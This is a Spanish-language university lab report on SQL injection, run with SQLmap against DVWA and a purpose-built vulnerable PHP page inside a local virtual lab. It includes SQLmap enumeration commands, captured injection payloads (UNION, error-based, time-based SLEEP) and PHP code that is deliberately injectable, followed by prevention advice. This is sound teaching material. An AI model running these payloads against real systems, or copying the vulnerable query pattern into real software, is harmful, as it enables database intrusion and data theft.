



Departamento de Ciencias de la Computación
Universidad de las Fuerzas Armadas - ESPE

Práctica de Laboratorio No. 4

Exploración de Vulnerabilidades SQL Injection con
SQLmap.

Nombres:

Yeshua Amador Chiliquinga Amaya
Cesar Ignacio Loor Mercado

Carrera / Asignatura: Ingeniería de Software / Ingeniería de
Seguridad de Software

NRC: 23358

Nombre del profesor: Walter Fuertes, PhD

Fecha de presentación: 24 de mayo del 2025

Índice

1. Objetivo	2
2. Requerimientos	2
3. Objetivos de Aprendizaje	2
4. Marco Teórico	2
4.1. Inyección SQL (SQL Injection)	2
4.2. OWASP	3
4.3. SQLmap	3
5. Desarrollo de la Práctica	3
5.1. 1. Instalación de SQLmap	3
5.2. 2. Exploración de un Sitio Web Vulnerable	3
5.3. 3. Uso de SQLmap	4
5.4. 4. Explotación de la Vulnerabilidad	5
5.5. 5. Simulación de SQL Injection en un sitio web desarrollado	6
5.6. 6. Prevención de SQL Injection	8
6. Conclusión	9
7. Referencias bibliográficas	10

1. Objetivo

Explorar las Vulnerabilidades SQL Injection (SQLi) utilizando SQLmap en un entorno virtual de red controlado.

2. Requerimientos

- Ubuntu Desktop – Cliente con navegador para interacción manual (opcional).
- Ubuntu Server – Servidor web con aplicación vulnerable (p. ej., DVWA o Mutillidae) y base de datos (MySQL/MariaDB).
- Kali Linux – Máquina atacante con SQLmap y herramientas ofensivas.
- VirtualBox o cualquier otra herramienta de virtualización para gestionar las máquinas virtuales.
- Acceso a Internet para descarga de herramientas y recursos.
- OWASP top ten attacks: una lista de los 10 principales ataques de ciberseguridad a las aplicaciones web y una guía metodológica que proporciona herramientas, documentación y estándares que ayuden a desarrolladores, organizaciones y profesionales de seguridad a crear aplicaciones web seguras.

3. Objetivos de Aprendizaje

- Aprender a identificar y explotar vulnerabilidades de inyección SQL utilizando herramientas automatizadas como SQLmap.
- Familiarizarse con el análisis de aplicaciones web vulnerables a ataques SQL Injection.
- Comprender las implicaciones de la inyección SQL para la seguridad de las bases de datos y cómo prevenirla.
- Desarrollar la capacidad de implementar pruebas de penetración y análisis de seguridad en aplicaciones web.
- Comprender el alcance de OWASP.

4. Marco Teórico

4.1. Inyección SQL (SQL Injection)

La inyección SQL es una técnica de ataque cibernético que permite a un atacante ejecutar código SQL malicioso en una aplicación web. Este ataque se produce cuando una aplicación web no valida adecuadamente los datos introducidos por el usuario, permitiendo que estos datos se incluyan directamente en una consulta SQL. Esto puede permitir que un atacante obtenga acceso no autorizado a bases de datos, manipule datos y ejecute comandos maliciosos.

4.2. OWASP

(Open Worldwide Application Security Project) es una comunidad abierta y sin fines de lucro que se dedica a mejorar la seguridad del software. Su propósito principal es proporcionar herramientas, documentación y estándares que ayuden a desarrolladores, organizaciones y profesionales de seguridad a crear aplicaciones seguras. Uno de sus proyectos más conocidos es el OWASP Top Ten, una lista de las diez principales vulnerabilidades de seguridad en aplicaciones web, actualizada periódicamente según las amenazas más críticas observadas en la industria (OWASP, 2021).

4.3. SQLmap

Es una herramienta de prueba de penetración automatizada de código abierto diseñada para detectar y explotar vulnerabilidades de inyección SQL en aplicaciones web. SQLmap realiza pruebas de seguridad a sitios web con el objetivo de identificar debilidades y simula ataques para demostrar cómo un atacante podría comprometer la seguridad de una base de datos.

5. Desarrollo de la Práctica

5.1. 1. Instalación de SQLmap

Para instalar SQLmap en la máquina local, ejecutar los siguientes comandos:

```
1 sudo apt-get update
2 sudo apt-get install sqlmap
```

Listing 1: Instalación de SQLmap en Linux

5.2. 2. Exploración de un Sitio Web Vulnerable

Se utilizó un entorno de laboratorio con una aplicación web vulnerable a inyección SQL. Se configuró el entorno con Damn Vulnerable Web Application (DVWA):

1. Acceder a DVWA desde el navegador: `http://[IP-SERVER]/DVWA/`
2. Iniciar sesión con las credenciales por defecto (usuario: admin, contraseña: password)
3. Configurar el nivel de seguridad en "Low" para habilitar la vulnerabilidad de inyección SQL
4. Acceder a la página de "SQL Injection"
5. Probar URL vulnerable: `http://[IP]/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit`




Figura 1: Página principal de DVWA

5.3. 3. Uso de SQLmap

Para detectar vulnerabilidades en el sitio web, se utilizó el siguiente comando:





Figura 2: Ejemplo de inyección SQL directa en la URL

```
1 sqlmap -u "http://localhost/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --batch --threads=10
```

Listing 2: Uso básico de SQLmap

- u La URL del sitio web vulnerable
- batch Ejecuta SQLmap sin pedir confirmaciones al usuario
- threads=10 Aumenta la velocidad de las pruebas utilizando 10 hilos concurrentes



```
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7170627071,0x4c477a
6c7375416e4b634b436a4254555478616a5a7748584974615071707a4571684c4a677
8646f,0x717a627871)-- -&Submit=Submit
[23:00:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.63
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[23:00:33] [INFO] fetched data logged to text files under '/home/kali
/.local/share/sqlmap/output/localhost'
[*] ending @ 23:00:33 /2025-05-19/
sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=cd17203f87e85a787140fb77a3a0d12b; security=low" \
--batch --level=5 --risk=3 --threads=10 --random-agent
```

Figura 3: Ejecución de SQLmap con múltiples hilos

5.4. 4. Explotación de la Vulnerabilidad

Una vez identificada la vulnerabilidad, se procedió a obtener información de la base de datos:




Figura 4: Estructura de la base de datos vulnerable

```
1 sqlmap -u "http://localhost/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --dbs
```

Listing 3: Obtención de bases de datos




Figura 5: Resultado de la exploración con SQLmap

5.5. 5. Simulación de SQL Injection en un sitio web desarrollado

Se creó una base de datos vulnerable y una aplicación web para demostrar la inyección SQL:

```
1 CREATE DATABASE estudianteDB;
2 USE estudianteDB;
3 CREATE TABLE empleados (
4     id INT AUTO_INCREMENT PRIMARY KEY,
5     nombre VARCHAR(50),
6     cargo VARCHAR(50)
7 );
8 INSERT INTO empleados (nombre, cargo) VALUES ('Ana', 'Analista'), ('Luis', 'Desarrollador');
```

Listing 4: Creación de base de datos vulnerable

```
> sudo mysql

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 45
Server version: 11.4.5-MariaDB-1 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> CREATE DATABASE estudianteDB;
Query OK, 1 row affected (0.001 sec)

MariaDB [(none)]> USE estudianteDB;
Database changed
MariaDB [estudianteDB]>
MariaDB [estudianteDB]> CREATE TABLE empleados (
    → id INT AUTO_INCREMENT PRIMARY KEY,
    → nombre VARCHAR(50),
    → cargo VARCHAR(50)
    → );
Query OK, 0 rows affected (0.010 sec)

MariaDB [estudianteDB]>
MariaDB [estudianteDB]> INSERT INTO empleados (nombre, cargo) VALUES
    → ('Ana', 'Analista'),
    → ('Luis', 'Desarrollador');
Query OK, 2 rows affected (0.001 sec)
Records: 2  Duplicates: 0  Warnings: 0

MariaDB [estudianteDB]> SELECT * FROM empleados;
+----+-----+-----+
| id | nombre | cargo |
+----+-----+-----+
| 1  | Ana    | Analista |
| 2  | Luis   | Desarrollador |
+----+-----+-----+
2 rows in set (0.000 sec)

MariaDB [estudianteDB]> exit
Bye
```

Figura 6: Creación de la base de datos vulnerable

Se desarrolló una aplicación web vulnerable en PHP:

```
1 <?php
2 $conn = mysqli_connect("localhost", "root", "", "estudianteDB");
3 $id = $_GET['id'];
4 $sql = "SELECT * FROM empleados WHERE id = $id";
5 $result = mysqli_query($conn, $sql);
6
7 while($row = mysqli_fetch_assoc($result)) {
8     echo "Nombre: " . $row['nombre'] . " - Cargo: " . $row['cargo'] . "<br>";
9 }
10 ?>
```

Listing 5: Aplicación web vulnerable



```
kali@kali:~ | sudo nano /var/www/html/sitiovuln/index.php
GNU nano 8.3 /va
?php
$conn = mysqli_connect("localhost", "estudiante", "1234", "estudianteDB");

if (!$conn) {
    die("Conexión fallida: " . mysqli_connect_error());
}

$id = $_GET['id'];
$sql = "SELECT * FROM empleados WHERE id = $id";
$result = mysqli_query($conn, $sql);

while($row = mysqli_fetch_assoc($result)) {
    echo "Nombre: " . $row['nombre'] . " - Cargo: " . $row['cargo'] . "<br>";
}
?>
```

Figura 7: Código HTML de la página vulnerable

5.6. 6. Prevención de SQL Injection

Para prevenir vulnerabilidades de inyección SQL, se recomienda:

- Validación y sanitización de las entradas del usuario
- Uso de consultas preparadas (prepared statements)
- Implementación de control de acceso adecuado en la base de datos
- Uso de ORM (Object Relational Mapping) que automáticamente previene inyecciones SQL

6. Conclusión

```
e no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 23:01:28 /2025-05-19/

[23:01:28] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/535.1 (KHTML, like Gecko) Chrome/13.0.782.24 Safari/535.1' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
[23:01:28] [INFO] resuming back-end DBMS 'mysql'
[23:01:28] [INFO] testing connection to the target URL
got a 302 redirect to 'http://localhost/DVWA/login.php'. Do you want to follow? [Y/n] Y
you have not declared cookie(s), while server wants to set its own ('security=impossible;PHPSESSID=2f129fa964c...d1b403d22f'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
  Payload: id=1' OR NOT 6637=6637-- oMij&Submit=Submit
  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=1' AND (SELECT 5448 FROM(SELECT COUNT(*),CONCAT(0x7170627071,(SELECT (ELT(5448=5448,1))),0x717a627871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- DNmU&Submit=Submit
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 9786 FROM (SELECT(SLEEP(5)))EyRw)-- Nc
  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7170627071,0x4c477a6c7375416e4b634b436a4254555478616a5a7748584974615071707a4571684c4a6778646f,0x717a627871)-- -&Submit=Submit
[23:01:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: PHP, Apache 2.4.63
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[23:01:29] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
[*] ending @ 23:01:29 /2025-05-19/

o return to your computer, move the mouse pointer outside or press Ctrl-Alt.
```

Figura 8: Información de cookies en la aplicación vulnerable

Esta práctica permitió comprender cómo funcionan los ataques de inyección SQL y cómo pueden ser detectados y explotados utilizando herramientas como SQLmap. Se pudo evidenciar la importancia de implementar buenas prácticas de desarrollo para proteger las aplicaciones web de estos ataques, como el uso de consultas preparadas y la validación de entradas.




Figura 9: Página del estudiante vulnerable

7. Referencias bibliográficas

- OWASP. (2021). OWASP Top Ten. Recuperado de <https://owasp.org/www-project-top-ten/>
- SQLmap Project. (2023). SQLmap: Automatic SQL injection and database takeover tool. Recuperado de <http://sqlmap.org/>
- PortSwigger. (2023). SQL Injection. Recuperado de <https://portswigger.net/web-security/sql-injection>